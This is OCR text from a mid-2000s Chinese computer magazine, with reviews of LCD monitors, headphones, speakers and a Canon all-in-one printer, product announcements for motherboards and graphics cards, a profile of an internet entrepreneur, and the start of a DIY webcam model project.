优派VE910在色彩过渡以及还原能力上表现相当的好。各种颜色的纯度也相当到位，层次上也很分明。而且VE910在我们查看屏幕坏点的时候也相当的强悍，没有出现一个坏点或是亮点等，亮度也有相当好的保障，采用的最新的ClearMotiv技术可提供550:1的对比度，在均匀度以及灰度的表现上有不错的成绩，尤其是良好的灰度表现，可以使用户看清画面上较黑暗的地方，这在某些游戏中是很实用的。

优派VA912



VA912是一款不足3000元的经济型显示器，它的响应速度为16ms。这是一款带有多媒体娱乐功能的19英寸液晶显示器。VA912的外观与此前VA系列特有的银色时尚超薄边框，经典的黑色底座类似，只是在屏幕的下方增添了多媒体音箱，用户无需外接扬声器即可实现多媒体娱乐功能，对于桌面狭小的办公室、个人SOHO用户来说，自带多媒体音箱的VA912具有更高的性价比。

TS-610的造型，有点像SONY著名的V系列监听耳机，不过采用的是全黑的外观，看上去要稳重一点。它采用的是全包耳的密封式结构，耳罩采用了橡皮结构，戴上去还是很舒服的，不过夏天可能就感觉热了一点了。



得胜TS-610耳机

得胜是国内著名的耳机生产厂商之一，前不久，它推出一款号称“低价位监听”的TS-610耳机。 ■ CFan评测室




TS-610的耳机采用了旋转轴的结构，两个耳机单元可以转过90度，这样，就可以在书包里随身携带了。


从听的感觉来看，总的来说，TS-610的效果还是比较不错的，声音比较准确，音场营造也比较理想，从对比的感觉来说，与价位接近的名牌如拜亚动力DT231之类的水平比接近，在200元左右的价位上，是一款性价比很出色的产品。



TS-610采用了耳机线可分离的设计,这样就可以与各种不同规格的耳机线进行搭配,这也是专业耳机常用的设计形式。由图中可以看出来,TS-610通过一个专用的三项插头来连接耳机本身。



这是TS-610自带的默认耳机线，它采用的是电话线设计，这样既有很长的长度，又不会碍事。



这是TS-610带的另一根线，上面带有音量调节装置。而得胜还为TS-610提供了一个转换插头，可以将TS-610换成大口插头，用在耳放等设备上。

CF [CP06]


三星 913B



913B是三星最新的B系列机种的第一款产品，是一款中高端的19英寸LCD显示器。8ms＋数字接口＋TCO03认证＋多功能旋转底座是其主要卖点。

B系列液晶采用了三星独创的B-TN面板技术，这项面板技术改变了传统TN面板在提高响应时间的同时必须牺牲可视角度和对比度的缺陷，使得产品的综合性能指标更趋合理，综合表现更出色。913B正是这项技术的受益者，在性能指标方面，913B具备8ms响应时间，亮度为300cd/m2、对比度700:1，可视角度水平为160度、垂直160度，提供数字、模拟双信号接口，通过了严格TCO03认证。

SVA 782D



SVA推出了一款彰显〝灵动科技〞的17寸液晶显示器782D，独特的触摸感应控制，令那些长久地疲惫周旋于电子产品的人们顿觉耳目一新:除了一个电源按钮外，其他4个功能按键均采用〝隐形〞设计，无需接触按键，手指只消略微接近按键位置，OSD屏幕菜单即会〝听令〞启动，对显示器的轻松操控可以完全实现于无形之间。作为一款主力机型，782D在时尚、优雅的外表下，其他各项性能同样出色:12毫秒的响应时间，260cd/m^2的高亮度，450：1的高对比度，这并不是一款19寸的大屏产品，而是为注重性价比的朋友所推荐的另一种选择。

CF [CP05]

傲森PA-315P"圆奏率"音箱

■ CFan评测室



傲森PA-315P是傲森最新推出的一款中档次2.1音箱，它有一个有趣的名字——"圆奏率"。

PA-315P的箱体造型比较传统，低音炮采用了四四方方的结构，而卫星箱则采用了长方体外形，上面的尺寸略小于下面，使得它的正面形成了一个略倾斜的样子，使喇叭得以正对人的耳朵。

PA-315P的三个箱体正面，都开有尺寸一致的规则圆孔，使得三个箱体的风格保持统一，而这些圆孔，相信就是"圆奏率"名称的由来。

PA-315P的低音炮采用了倒相式的结构，箱体正面开有一个较大的倒相孔。而卫星箱则使用了2寸的纸盆全频带单元 。

作为一款中档次的产品，PA-315P也采用了线控调节的方式，线控通过一个专用接口与低音炮连接，线控不仅可以用于调节音量，还操控音箱的开关，而且低音炮的调节也在线控上完成，这也是傲森中高档产品的通用设计。

PA-315P的单元素质不错，回放中高音清晰明亮，低音质感极佳，清晰度相当好。只是中频显得有点弱，不过这也是2.1音箱的通病，总体上看，PA-315P的音质表现在这个价位上还是上佳的。 CF [CP07]

冲击波SC-2111 2.1音箱



■ CFan评测室

冲击波是北京的老牌音箱厂家，SC-2111是它所推出的一款新的现代风格产品。

SC-2111的外表，很像国际名牌奥特兰星和哈门卡顿的一些产品，都使用一个较为稳重的低音炮设计加上一对细长的柱形主音箱，不过仔细看，还是会发现它的设计有很多独到之处的。

仔细看方方正正的低音炮，就会发现，它没有外露的扬声器单元，正面只有一个倒相孔。原来，它所采用的是所谓"地面增压"设计，扬声器单元冲着地，这样可以增大低音的量感，同时提高低音的音质。而紧贴着地面，SC-2111上设计了一块喷涂钢琴漆的木板，这样做的好处有三——第一增强了美观性，第二增强了箱体的稳定性，第三排除了不同地面造成的音质影响。

低音炮采用了全黑的立方体外观，前面板衬以一块圆形的金属板，上面的三个银色的控制旋钮使得低音炮的外观看起来高雅也不失活泼。

卫星箱采用了三个单元串接的造型，不过仔细看就能看出来，三个单元并不是一样的，上下两个单元是涂成银色的纸盆单元，而中间的单元则是一个金属膜单元。这样，SC-2111实际上使用的是三分频结构，这样的设计更能够增强音箱在中频上的表现力。

SC-2111试音时令人比较满意，大动态的低频， 染气氛的底蕴十足，宏伟的气质尽显无疑。声音的跃动感强。由于使用了三分频的设计，高音清晰，清脆，但不刺耳；中音比较丰满、圆滑，令人有温暖舒服的感觉。低音下潜深，声压高，感觉力量十足，音响重放时对音像的有一定的聚焦能力。但是低音还不是十分完美，听起来有些浑浊，有一定的杂音混在其中。不过整体上，还是比较理想的。


CF [CP08]

办公一体化——


佳能PIXMA MP130一体机

■ CFan评测室


在一个办公室中，扫描仪、打印机、传真机、复印机总是必不可少的。但要放满这些东西总需要占用宝贵的办公室的大量空间。因此，集合扫描打印复印并能配合进行其他功能的多功能一体机能应运而生。这次介绍的佳能PIXMA MP130就是佳能新推出的一体机。



◀ PIXMA MP130以浅灰色为主色调，配以黑色的进纸仓、前面板，整体结构相当稳重，能很好融入到办公室整体环境中。




◀佳能PIXMA MP130作为一台全功能的一体机，同时集合了扫描和打印两种功能后，体型并不算大，只相当于同等A4扫描仪的2到3倍厚度，所占桌面空间则与扫描仪相差无几，相当于节约了一台打印机的空间。



▶佳能PIXMA MP130的前置读卡器能够直接读取并打印CF\SM\SD\MMC\xD\MS等格式的存储卡中的图片并直接打印出来。另外，此读卡器也能直接与电脑连接，成为电脑主机的读卡器，对办公人群来讲，这样的读卡器既方便操作也让办公桌面更整洁。



▲前置中文操作面板以及方便的LCD指示灯让用户能够轻松直接操作PIXMA MP130完成复印和打印功能。独立的黑色彩色选择按键让第一次上手的使用者也能轻松完成复印扫描功能。



◀佳能PIXMA MP130采用黑色彩色分离墨盒，更换墨盒只需要把扫描仪部分太高，任何使用者都能方便完成这工作。



▲PIXMA MP130采用的是CIS扫描元件，专门为图片扫描设计，扫描压板与扫描台的连接处有活动连接臂，能稍微台高扫描压板，因此此扫描仪能扫描厚度稍厚的部分物体。

技术指标方面，MP130采用了4800×1200dpi精度，最高速度可达18ppm；同时，与佳能的照片级喷打一样，采用了全新的FINE打印头技术，能够喷射2微微升和5微微升的微小墨滴，更好地表现色彩的过渡。并支持最大A4纸的无边距打印/复印功能，方便办公室应用。而丰富的软件也让PIXMA MP130十分超值。作为一款定位于低端办公用的一体机，MP130能够优秀的完成普通办公室及家庭个人等低端入门级用户来说还是能够很好地满足各方面需求的，从这个角度看，MP130的性价比还是相当高的。

CF [CP09]

"珠联璧合，共赢中国" ——富士康联合Intel召开945主板新品发布会



一直以来，每一次的PC平台变革都为PC带来性能的 升，每次平台的变革都是PC行业发展的最强推动力。随着被业界称为"近十年来电脑处理器最具革命性产品"的英特尔"双内核"CPU处理器日前在北京发布，由英特尔主导的"数字生活"也全面启动。

而一向以"快手布局，争霸全球"的富士康科技集团，凭借"速度、品质、服务、弹性、成本"的实施战略，继同步Intel全球领先发布955主板之后，再次与世界巨 Intel公司同步推出基于945芯片组的主板新品。

这次会议是富士康推出PC零组件自有品牌产品以来，首次高层悉数出席的新闻发布会。大会同时还邀请到了负责Intel全球硬件厂商项目业务的张伯廷先生到场祝辞。发布会上富士康CSD中国区通路行销总经理陈富铭先生以及负责全球行销的王文玉女士分别就富士康2005年度中国市场战略规划和品牌行销规划向200多名经销商和媒体代表作了介绍。王文玉女士在阐述富士康专注于IT零组件的品牌定位时，更提出了公司要在2005年全球主板市场以品牌知名度和市场占有率同时 身前五大，未来还将进一步挑战全球前两大品牌霸主地位的目标。

技嘉Intel 945/955系列新品峰会在京举行



2005年6月14日下午，全球主机板产业的领导厂商技嘉科技在中国北京正式发布并展示了其最新的Intel 945G、955X系列新品。此次主题为"智慧演算，反掌之间"的新品峰会，通过多元化的形式展现了技嘉新品的时尚力，同时意味着酝酿已久的Intel 945G、955X系列已全面投入市场。

此次"智慧演算，反掌之间"新品峰会推出的i—DNA全新系列主板机。i—DNA除以流行科技、容易辨识、记忆的方向做思考主轴，代表目前最先进的主流科学外，也象征着主机板Dual Nano Architecture（双纳米架构） 时代的来临。该系列产品包括采用Intel 945G、955X芯片组的955X/945产品等。新产品设计功能上延续了技嘉一贯的专业理念，在各项配置上较以前产品均有很大突破，包括外频支持、内存支持、网络支持及技嘉特有的扩展供电系统，都令玩家们有了更多新的惊喜。为满足不同用户的需求，技嘉在各款产品特点设计上均有不同侧重，如近日曾经宣布的最新 8I955X Royal主板取得Dolby音效之Design for Master Studio认证，充分表明此主板可支援高品质音效表现，完美达成目前市面上高阶消费性产品所需要的影音效果。



暑期换新机，惠普送好礼

配合64位新品的火暴上市，惠普畅游人家用电脑暑期促销活动于6月6日正式启动！即日起，消费者就可以在80多个城市1000多家门店购买到惠普畅游人新系列电脑了，新机型从入门到主流，从4999到9999，可满足不同消费者享受最新高科技的需求。惠普还提供vs15/vs17/vs19不同尺寸的液晶显示器供消费者选择，视野想多宽就多宽！活动期间，惠普还为购买新产品的消费者准备了诸多实惠大礼，让用户的投入更加超值！凡购买惠普畅游人家用电脑w5120cl/w5127cl/w5129cl型号的用户，就可获赠一台价值999元的HP PSC 1218 彩色多功能一体机，与惠普畅游人家用电脑结合使用，将使家庭数码娱乐生活更加充满创意和乐趣！



此外，购买惠普畅游人家用电脑U/W新系列任何一款机型，只需加99元即送惠普三年金牌上门服务，加239元即送价值399元的128MB U盘(USB 2.0接口)，而加1999元就可以获得超酷的160GB HP PMD便捷式硬盘。此外，除w5187cn和w5189cn外，购买其他10款中的任一机型，还可获赠金山毒霸2005 OEM版杀毒软件，并可一年免费升级，提早帮消费者预装，省去用户找杀毒软件甚或事后弥补的麻烦。

令人心动的大液晶，值得拥有的64位，极具诱惑的一体机，这个夏天，有惠普畅游人，生活更精彩！



爱国者摇摇鼠“十字”滚轮领风骚

近日，国内外设类的领导品牌爱国者推出了一款采用新一代〝十字〞滚轮专利的摇摇鼠，作为一款划时代的技术革新产品，它颠覆了传统鼠标的使用习惯，人们可以通过摇动鼠标上的〝十字〞滚轮随心所欲地驰骋于视觉新天地。

目前鼠标市场上，具有类似功能的鼠标产品除了爱国者，还有微软、罗技，但爱国者摇摇鼠的独有〝十字滚轮〞是通过磁性计量控制器结构以及磁性摇摆计量控制器 归位结构等一系列专利设计来决定的，此类系列专利可以更加智能地感受到来自于手的力度，并调节指针的速度和准确度，从而更加让您随心所欲，纵横网际。这种独特的专利，能够在实现同类功能的前提下，将鼠标做得更小更精致，成为笔记本的绝配之选。

咨询电话:*800-810-7666*

产品价格:*268 元(281/282 型)*



aigo 超小彩屏硬盘 MP3 月光宝盒 P899

月光宝盒 P899 采用 1.8 英寸微硬盘，容量可达 20GB，外观精巧，甚至比 Mini iPod 还要薄近 3mm。引人注目的是 P899 的悬挂方式极为特别，一条时尚的挂带分布独有的隐藏式触摸线控调节器，方便地进行选歌、调节音量等。作为一款高端 MP3，它支持标准 LRC 格式歌词同步显示和播放列表编辑器。P899 具有音乐播放器、录音机、FM 收音机、游戏、资源管理器等五大功能，成为一款概念性的随身娱乐中心。其 160 × 128 的 65536 色 TFT 彩色液晶屏具有意想不到的用处:支持 3GP 视频格式，而且后续产品将完全支持 AVI 视频格式；支持 GIF 动画格式；支持 JPEG 图片 览，可 览图片最大像素高达 500 万。

咨询电话:*800-810-7666;010-82607776*

产品价格:*3299 元(20GB)*



HiVi 惠威家居时尚 S200A 音乐终端

惠威 S200A 多媒体音乐箱是惠威 S200 多媒体音箱的升级版，具有优美线条的外表蕴含着很多古典的味道。不管是放在桌面上还是摆在您时尚的房间里，都不失为一道漂亮的风景。

在扬声器单元方面，惠威音箱的扬声器向来都是第一流的，这使惠威 S200A 的高频解析力很高，音色表现自然，细腻、柔和、听感流畅。音色甜中带一点华丽感的高频对小提琴、打击乐器的表现非常出色。S200A 的分频器经过惠威工程师的精心调试，中频表达有力，人声丰满，回放蔡琴、王菲、齐豫等人的嗓音都有相当出色的表现，这样清醇的中频是极富感染力的。S200A 的低频表现一如既往的优秀，量感和力度控制得非常好，丝毫没有生硬的感觉，如此优秀的低频效果给听者带来非常广阔的空间感。S200A 的整体音色均衡，解析力和层次感都具备非常最高的水平。

咨询电话:*020-84908098*

产品价格:*请电话咨询*



优派 W2201 摄像头扮靓精彩桌面世界

优派这款 W2201 摄像头沿用了优派标志性的银黑双色外观，造型独特，外观设计轻巧，非常迎合年轻人以及 IT 人士的选购；拥有精确聚焦□微距技术功能，能够使画面显示更清晰；随机附送的软件丰富，功能也很强大；内置高灵敏度麦克风，提供优质的语音通话品质。W2201 的问世，与优派显示器、键鼠和音箱完美配合，共同 释了优派的〝新桌尚主义〞！ W2201 突破了摄像头传统的圆形和 Q 版造型设计，亲切的胡锦鸟彩色立体造型，看起来更像是一件颇具意义的小装饰。

咨询电话:*800-820-3870*

产品价格:*249 元*



LG 大屏新贵 L1930SQ 抢滩大“视”界

L1930SQ 这款最新推出的 19 寸 LCD 显示器响应时间提高至 12 毫秒，还特别采用了 LG 独创的〝f-Engine 复真芯片〞技术，将带给人们焕然一新的画质感受。通过采用 12 毫秒极速响应时间的面板，在任何应用下都能给消费者带来流畅舒适的动态画面显示。〝f-Engine 复真芯片〞通过内部的真实色彩管理(RCM)，实现了对画面色彩更真实的还原，使液晶显现的色彩更逼真、更鲜艳；对比增强技术(ACE)的运用，在色彩优化的基础上大幅提高了显示器的对比度，使画面层次丰富、图像锐利、呼之欲出。L1930SQ 继承了原来 L1930S 时尚、人性化的外观设计:窄边框的设计、银灰色的外壳、纯金属的质感，处处流露着优雅、大方。

咨询电话:*010-64311188*

产品价格:*请电话咨询*

三诺 LA – 6300 火暴上市



三诺 3NOD LA – 6300 外观上采用银白黑相间式设计，如同黑色的燕尾服中显露出的白色衬衫，不但迎合了目前的时尚趋势，而且显现出一种典雅和稳重气息。这款音响轻便小巧，低音炮 180mm × 270mm × 260mm(W × H × D)左右音箱 110mm × 180mm × 112mm(W × H × D)的尺寸设计，修长的"身材"让 LA-6300 的绅士风度彰显得更加贴切。三诺 3NOD LA-6300 采用了三诺独有的"气磁场仿真技术"，能够真实地还原声音本质，使用户可以得到最原汁原味的声音体验；全木质的用料设计，使这款音响能很好地避免箱体震动，使音质更加纯美；这款音响也采用了防磁设计，有效地避免了外部干扰，即使任意摆放也能保证音质的纯净。

咨询电话:0755-83026309

XFX 讯景 6200 GDDR3



曾经只会应用在高端显卡上的 GDDR3 显存今日也飞入寻常百姓家，XFX 讯景针对资金有限但又对性能有所要求的 DIY 用户推出了一款 GDDR3 版 GeForce 6200 PCI-E 显卡，由于 GDDR3 显存的高运行速度和高执行效能，这款显卡的整体性能突出。


这款讯景 6200 GDDR3 显卡就是一款厂商大幅超频的显卡，其核心 / 显存频率为 500MHz/1000MHz，不仅超过了标准的 6200/6600 频率(300MHz/550MHz)，而且与定位于中高端市场的 6600GT 频率一致，这是市面上首款频率过 GHz 关的 6200 显卡，从这点就可以折射出它的性能将会有多么强大。

这款大幅超频的显卡仍然享有讯景一年免费换新无忧服务，用户在购得此卡的一年内非人为原因致使的质量问题，厂家都将无条件为用户进行免费更换全新产品的服务，这在显卡市场可是绝无仅有的。

咨询电话:0755-61323201

产品价格:请电话咨询

七彩虹 915PL-L Ver2.0




七彩虹 C.915PL-L Ver2.0 采用 Intel 915PL+ICH6 芯片组，不仅具备 PCI-E 平台良好的数据交换与处理性能、PCI-E x16 上下行共 8GB/S 的带宽优势、高兼容性与扩展性优势等，而且具备着支持 90 纳米 LGA775 奔腾 4E 与赛扬 D 处理器，支持双通道 DDR 400，150MB/S SATA 串行硬盘模式，8 声道高清音效等良好性能。

在做工方面，七彩虹此款 915PL 可以用豪华来形容，四相供电设计，采用大量的高品质固态铝质电容，有效保障系统稳定。音频方面除了 8 声道音频输出外，还带有 SPDIF 数字光纤和铜轴输出，进一步保证了高品质音质效果。

咨询电话:800-830-5800

产品价格:680 元

多彩科技率先推出 BTX 机箱




多彩科技早在 2003 年 10 月，就得到了 INTEL 公司当时着手规划的最新 BIX 规范的全套资料，其后积极安排了跟进开发工作。于 2005 年上半年率先推出国内罕见的 BTX 系列机箱。采用一体式主板支架设计的多彩 BTX 机箱，充分利用其优于 ATX 在散热和风道特性等方面的灵活设计，为高功率组件提供气流改善的真正清凉静音运行系统。在前面板开置 12CM 风扇的孔位，有专用导风装置实现将前部的大量冷空气一部分从 SRM 的上方直接提供给 CPU 散热，另一部分从 SRM 的下方经过给 PCI 卡散热；通过后板开孔排出热风。整个机箱除了电源和 CPU 散热器的风扇外，再没有其他风扇，最大程度地降低了噪音。集人性化考虑与高性能设计于一体，纳 ATX 之优势融 BTX 之新意引市场主流。

咨询电话:0755-27394092

产品价格:待定

华硕首款 955 主板 P5WD2 Premium 豪华上市



华硕 P5WD2 Premium 采用 i955X Express 北桥芯片和 ICH7R 南桥芯片设计,搭载 VRM 冷却用铜制装备,支持英特尔 LGA775 Pentium4 处理器、双核心 Pentium XE 处理器及双核心 PentiumD 处理器，支持 FSB 为 1066MHz；它与其他型号 955XE 主板最大的不同就是扩展槽上除了有一个 PCI Express x16 × 1、PCI Express x1 × 1、三个 PCI 槽外，华硕还新加入了一位成员 Universal PCI Express，如果使用主板自带的 SLI 连接器(GT Soft Bridge)，也许你的 i955X 主板真的可以实现 SLI 功能了。在内存方面，虽然英特尔 955XE 芯片组宣称只支持至 DDR2-667/533，然而华硕工程师团队成功地发挥芯片组的最大潜力，使 P5WD2 Premium 运行在 1066MHz FSB 状态时可以真正支持原生的 DDR2-800 内存，

咨询电话:800-820-6655

产品价格:2388 元

CF [CP11]



三个好汉唱好一台戏——点睛团队创业

■ 刘军

2005年1月,荣获共青团中央十佳青年创业故事奖的何萌从北京参加完颁奖典礼回到武汉,一时引起了全国多家新闻媒体的关注。我们怀着好奇的心情再次对何萌进行了面对面的采访,分享创业历程的同时,希望更多的创业团队得到启发。

创业从大学开始

从1997年进入IT行业就开始跟踪互联网,1998年率先组建华中IT垂直门户——华中电脑在线;1999年任职于中国教育网站排行第一的网大(中国)有限公司高层职位;2000年创立华中知名的网络公司——游学;2005年再次创建全国企业信息化的知名品牌——中信网商;何萌这6年多专注互联网行业创业的历程,经历了不断的摔打与成长,见证了中国互联网的起落与沉浮,也演绎了青年人创业的又一个神话。

何萌提示:大学时期如果你是一个技术型人才,应选择性格互补的非技术型创业伙伴。往往当技术型人才萌发创业项目后,对自己的项目都会信息十足,但从我的角度来看,这些计划中只有不到三成可以实施。多数原因是缺乏市场推广的条件。就比如几个计算机科学系毕业的大学生首先会想到卖掉自己的软件,但这款软件并非按照目标用户实际需求而做,这说明前期没有做好市场调研工作。从以往的经验来看,非技术型创业伙伴考虑的更多的是非技术因素,比如学习工商管理的学生就习惯性地从市场角度看问题。

摸索成功的商业模式

1998年,何萌涉足网络行业时,国内整个互联网行业也处于起步阶段,虽然没有成功的例子可以借鉴,一切都只是摸着石头过河,但是在全国特别是华中地区来看,企业信息化这个市场几乎是完全空白的,"我觉得空白至少代表市场潜力是巨大的""创业我选择IT特别是互联网这个行业,因为自己认为这个行业是最适合年轻人的行业,也是发展最快最有想象空间的行业",因为这两句话,何萌一头"扎入"了这个当时新兴的行业。

2000年,经过2年多的积累,何萌从深 回到武汉开始第一次创业。最初的游学公司以旅游和培训为主,提供培训信息和增值服务。虽然何萌 弃了当时大多网站B2C(business to customet即以个人为服务对象)的商业模式,选择B2B(business to business即以企业为服务对象),在何萌看来,前者在没有巨资的支撑下难以在短期内盈利,而后者给企业提供方便的宣传和"购"、"销",易于大单交易,必前程似锦。然而在公司花血本把网站的知名度提升上去以后,却丝毫没有盈利,相反当初筹资的20万启动资金很快全都垫进去。这让何萌陷入了深深的迷 之中,为什么网站访问量这么大、知名度这么高,却仍然是亏损的呢?

摆脱了"注意力经济"的误区,明白了"眼球并不等于经济"后,何萌寻求的"为什么前期公司不能盈利的原因"也找到了,他毅然地结束了以前投入了巨资的"旅游培训"业务,重新确定了公司的定位:即利用互联网信息技术,为中小企业发布企业信息、产品信息、供求信息和提供其他增值服务,从而收取相应费用,专注于企业信息化建设。

何萌提示:技术型创业团队很容易陷入一个误区,那就是忽视广大用户的根本需求,而盲目寻找商业模式。以hao123.com网站的成功为例,在互联网应用如火如 地发展的时候,谁也没有想到hao123.com会以简单的站点导航的模式发展壮大,根本原因就在于多数技术出身的创业者忽视了广大菜鸟级网民需要简单获得有限互联网资源的需求。目前,博客网站方兴未艾,中小创业团队如果选择进入,切忌走大而全的donews.com和blogchina.com之路,应多考虑行业性和垂直性的发展模式。比如阿里巴巴商业论坛会提供基于某一方面的博客内容,专注于某一领域,找到某一类人群的特定需要。

寻求风险投资有技巧

第一次创业的资金来自父母和朋友们拼凑的7万元,但这只能维持一定限度内的公司运营。因资金问题,何萌的首次创业失败了。第二次,公司规模达到了107万注册资金之多。到了现阶段,何萌的中信网商得到了近千万的风险投资。获得资金是创业团队最为关心的问题,寻求风险投资当中有哪些技巧呢?

何萌提示:抛开教科书中的方法不谈,在国内,实际上在恰当的时机选择恰当的风险投资是关键。一般创业者会选择带项目开公司再找风险投资的办法,但实际上如果项目真的很优秀,在资金没有到位的时候,很有可能被其他有实力的企业抢占市场先机。我选择了带项目先找风险投资再上公司运作的方式,这一点是和盛大陈天桥先生讨教的。一般风险投资商会要求持有部分股份,这时约定持股比例,并引入风险投资得到利润回报后的推出机制十分关键。

适时转变经营观念

"我们虽然是网络公司,但是我们自己不要把自己看成高科技,我们和传统企业比如开酒店没有多大区别,只有做好了产品质量,提高了服务水准,客户通过我们省了钱、赚了钱,我们才有钱赚"。掘得了第一桶金后,何

萌信心十足地将公司转型，把目标紧紧锁定在了中小企业信息化上，努力让他们一点点改变传统绝对务“实”的营销模式，转向网络信息化“虚实结合”的经营理念。

“服务是创业也是守业之本，辛苦赢得一家企业的信任，如果服务不到位很容易失去一百家企业的信任”，何萌说这句话时很严肃很认真。创业的时候挖掘新客户拼的是营销手段，但是一旦一家企业选择你的产品和服务，那么以后拼的全部是服务水准了。“积累几千家企业客户过程中所付出的汗水甚至泪水装满了我们团队每个成员的心，正是因为深深知道来之不易，所以我们才更加珍惜”，何萌在公司的每次全员会议上都要反复强调服务的重要性。

记得有一次，一位老客户要到北京去参加博览会，我们按要求随行前往帮助这家企业实时在网站上发布报道参会进展。为期5天的会议进行到第3天出现了意外，我们派往北京的员工叶亮在从会场回酒店的途中笔记本电脑被盗，当天制作好了的会议报道电子文档也不幸丢失，只有数码相机里还存有照片。晚上8点多，何萌在武汉得知这一消息后，四处联系北京的朋友，终于在11点多借到电脑并交到叶亮的手上，叶亮连夜取出数码相机里的照片重新制作会议报道的电子文档，配合武汉加班的同事在第2天凌晨3点多终于完成工作，第2天丝毫没有影响到客户的宣传工作。当这位老客户回到武汉后才知道“幕后”发生的一切，当他登门来向何萌道谢的时候，何萌只是说了一句“这是我们的服务应该做到的”。其实类似这样的事情还有很多，也许正是这样一件一件的事情，让何萌以及整个团队的“服务”赢得了越来越多客户的信任。

剖析中信网商的成功案例

三次的创业经历，两次的成功运作经验，让何萌对中信网商的未来充满信心。我们不妨分析一下中信网商的成功经验。中信网商选择了“互联网+软件+特许经营”的发展思路。

互联网，即为企业提供网站推广服务，包括企业对外网站的建设以及企业自身信息平台的建设。

软件，即为中小企业信息化建设提供三大系统：网站智能发布系统、客户关系管理系统和协同自动办公系统。中信网商本身拥有软件研发团队，负责三套软件系统的开发和售后服务。

特许经营，即在不同区域形成共享品牌价值的加盟经营方式。比如，在北京，对于希望创业的团队，可以通过特许经营的方式加盟中信网商，然后以北京中信网商的品牌发展中小企业，为他们提供统一的企业信息化系统。特许经营的加盟商一般没有过多的限制，不过何萌提示大家，加盟的企业更适合具有市场推广经验的创业团队。

CF [CY01]

无药可救

■ 苏黎




CF [CY02]




跟我来，DIY 高达摄像头！

■文 / 吴涛 摄影 / 郑正

这款模型是前些日子去模型店买漆的时候发现的，卡版的模型我都很喜欢，即使是钢球看起来都那么帅气。虽然家里还有好几个模型都没有做，但我还是先买了下来。前几天无意中看到一个帖子，才终于找到了制作的方向——我要把摄像头装进模型里面！原来见过一个Zaku头部外形的摄像头，很有创意，但现在存在的最大比例也就是1:24，要把摄像头装进模型头部里面是不可能的。这个BALL就不同了，内部空间很大，有搞头！



